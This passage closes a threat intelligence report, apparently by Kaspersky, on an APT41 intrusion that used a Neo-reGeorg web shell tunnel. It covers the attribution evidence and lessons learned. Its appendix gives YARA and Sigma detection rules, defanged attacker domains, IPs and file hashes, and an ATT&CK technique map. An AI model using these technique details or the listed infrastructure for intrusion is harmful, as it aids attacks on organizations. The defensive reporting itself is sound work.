
The web shell was named newfile.aspx. The screenshot above shows its function names. Based on these names, we were able to determine that this instance utilized a Neo-reGeorg web shell tunnel.

This tool is used to proxy traffic from an external network to an internal one via an externally accessible web server. Thus, the launch of the Impacket tools, which we initially believed was originating from a host unidentified at the time (the IIS server), was in fact coming from the external network through this tunnel.

Attribution

We attribute this attack to APT41 with a high degree of confidence, based on the similarities in the TTPs, tooling, and C2 infrastructure with other APT41 campaigns. In particular:

  • The attackers used a number of tools characteristic of APT41, such as Impacket, WMI, and Cobalt Strike.
  • The attackers employed DLL sideloading techniques.
  • During the attack, various files were saved to C:\Windows\Temp.
  • The C2 domain names identified in this incident (s3-azure.com, *.ns1.s3-azure.com, *.ns2.s3-azure.com) are similar to domain names previously observed in APT41 attacks (us2[.]s3bucket-azure[.]online, status[.]s3cloud-azure[.]com).

Takeaways and lessons learned

The attackers wield a wide array of both custom-built and publicly available tools. Specifically, they use penetration testing tools like Cobalt Strike at various stages of an attack. The attackers are quick to adapt to their target’s infrastructure, updating their malicious tools to account for specific characteristics. They can even leverage internal services for C2 communication and data exfiltration. The files discovered during the investigation indicate that the malicious actor modifies its techniques during an attack to conceal its activities – for example, by rewriting executables and compiling them as DLLs for DLL sideloading.

While this story ended relatively well – we ultimately managed to evict the attackers from the target organization’s systems – it’s impossible to counter such sophisticated attacks without a comprehensive knowledge base and continuous monitoring of the entire infrastructure. For example, in the incident at hand, some assets weren’t connected to monitoring systems, which prevented us from seeing the full picture immediately. It’s also crucial to maintain maximum coverage of your infrastructure with security tools that can automatically block malicious activity in the initial stages. Finally, we strongly advise against granting excessive privileges to accounts, and especially against using such accounts on all hosts across the infrastructure.

Appendix

Rules

Yara

rule neoregeorg_aspx_web_shell
{
    meta:
        description = "Rule to detect neo-regeorg based ASPX web-shells"
        author = "Kaspersky"
        copyright = "Kaspersky" 
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
 
    strings:
        $func1 = "FrameworkInitialize" fullword
        $func2 = "GetTypeHashCode" fullword
        $func3 = "ProcessRequest" fullword
        $func4 = "__BuildControlTree"
        $func5 = "__Render__control1"

        $str1 = "FAIL" nocase wide
        $str2 = "Port close" nocase wide
        $str3 = "Port filtered" nocase wide
        $str4 = "DISCONNECT" nocase wide
        $str5 = "FORWARD" nocase wide
        
    condition:
        uint16(0) == 0x5A4D and
        filesize < 400000 and
        3 of ($func*) and 
        3 of ($str*)
}

Sigma

title: Service Image Path Start From CMD
id: faf1e809-0067-4c6f-9bef-2471bd6d6278
status: test
description: Detects creation of unusual service executable starting from cmd /c using command line
references:
    - tbd
tags: 
    - attack.persistence
    - attack.T1543.003
author: Kaspersky
date: 2025/05/15  
logsource:                      
    product: windows         
    service: security
detection:
    selection:
        EventID: 4697
        ServiceFileName|contains:
            - '%COMSPEC%'
            - 'cmd'
            - 'cmd.exe' 
        ServiceFileName|contains|all:
            -  '/c'
            - 'start'
    condition: selection
falsepositives:
    - Legitimate
level: medium

IOCs

Files

2F9D2D8C4F2C50CC4D2E156B9985E7CA
9B4F0F94133650B19474AF6B5709E773
A052536E671C513221F788DE2E62316C
91D10C25497CADB7249D47AE8EC94766
C3ED337E2891736DB6334A5F1D37DC0F
9B00B6F93B70F09D8B35FA9A22B3CBA1
15097A32B515D10AD6D793D2D820F2A8
A236DCE873845BA4D3CCD8D5A4E1AEFD
740D6EB97329944D82317849F9BBD633
C7188C39B5C53ECBD3AEC77A856DDF0C
3AF014DB9BE1A04E8B312B55D4479F69
4708A2AE3A5F008C87E68ED04A081F18
125B257520D16D759B112399C3CD1466
C149252A0A3B1F5724FD76F704A1E0AF
3021C9BCA4EF3AA672461ECADC4718E6
F1025FCAD036AAD8BF124DF8C9650BBC
100B463EFF8295BA617D3AD6DF5325C6
2CD15977B72D5D74FADEDFDE2CE8934F
9D53A0336ACFB9E4DF11162CCF7383A0

Domains and IPs

47.238.184[.]9
38.175.195[.]13
hxxp://github[.]githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
hxxp://chyedweeyaxkavyccenwjvqrsgvyj0o1y.oast[.]fun/aaa
hxxp://toun[.]callback.red/aaa
hxxp://asd.xkx3[.]callback.[]red
hxxp[:]//ap-northeast-1.s3-azure[.]com
hxxps[:]//www[.]msn-microsoft[.]org:2053
hxxp[:]//www.upload-microsoft[.]com
s3-azure.com
*.ns1.s3-azure.com
*.ns2.s3-azure.com
upload-microsoft[.]com
msn-microsoft[.]org

MITRE ATT&CK

Tactic Technique ID
Initial Access Valid Accounts: Domain Accounts T1078.002
Exploit Public-Facing Application T1190
Execution Command and Scripting Interpreter: PowerShell T1059.001
Command and Scripting Interpreter: Windows Command Shell T1059.003
Scheduled Task/Job: Scheduled Task T1053.005
Windows Management Instrumentation T1047
Persistence Create or Modify System Process: Windows Service T1543.003
Hijack Execution Flow: DLL Side-Loading T1574.002
Scheduled Task/Job: Scheduled Task T1053.005
Valid Accounts: Domain Accounts T1078.002
Web Shell T1505.003
IIS Components T1505.004
Privilege Escalation Create or Modify System Process: Windows Service T1543.003
Hijack Execution Flow: DLL Side-Loading T1574.002
Process Injection T1055
Scheduled Task/Job: Scheduled Task T1053.005
Valid Accounts: Domain Accounts T1078.002
Defense Evasion Hijack Execution Flow: DLL Side-Loading T1574.002
Deobfuscate/Decode Files or Information T1140
Indicator Removal: File Deletion T1070.004
Masquerading T1036
Process Injection T1055
Credential Access Credentials from Password Stores: Credentials from Web Browsers T1555.003
OS Credential Dumping: Security Account Manager T1003.002
Unsecured Credentials T1552
Discovery Network Service Discovery T1046
Process Discovery T1057
System Information Discovery T1082
System Network Configuration Discovery T1016
Lateral movement Lateral Tool Transfer T1570
Remote Services: SMB/Windows Admin Shares T1021.002
Collection Archive Collected Data: Archive via Utility T1560.001
Automated Collection T1119
Data from Local System T1005
Command and Control Application Layer Protocol: Web Protocols T1071.001
Application Layer Protocol: DNS T1071.004
Ingress Tool Transfer T1105
Proxy: Internal Proxy T1090.001
Protocol Tunneling T1572
Exfiltration Exfiltration Over Alternative Protocol T1048
Exfiltration Over Web Service T1567

❌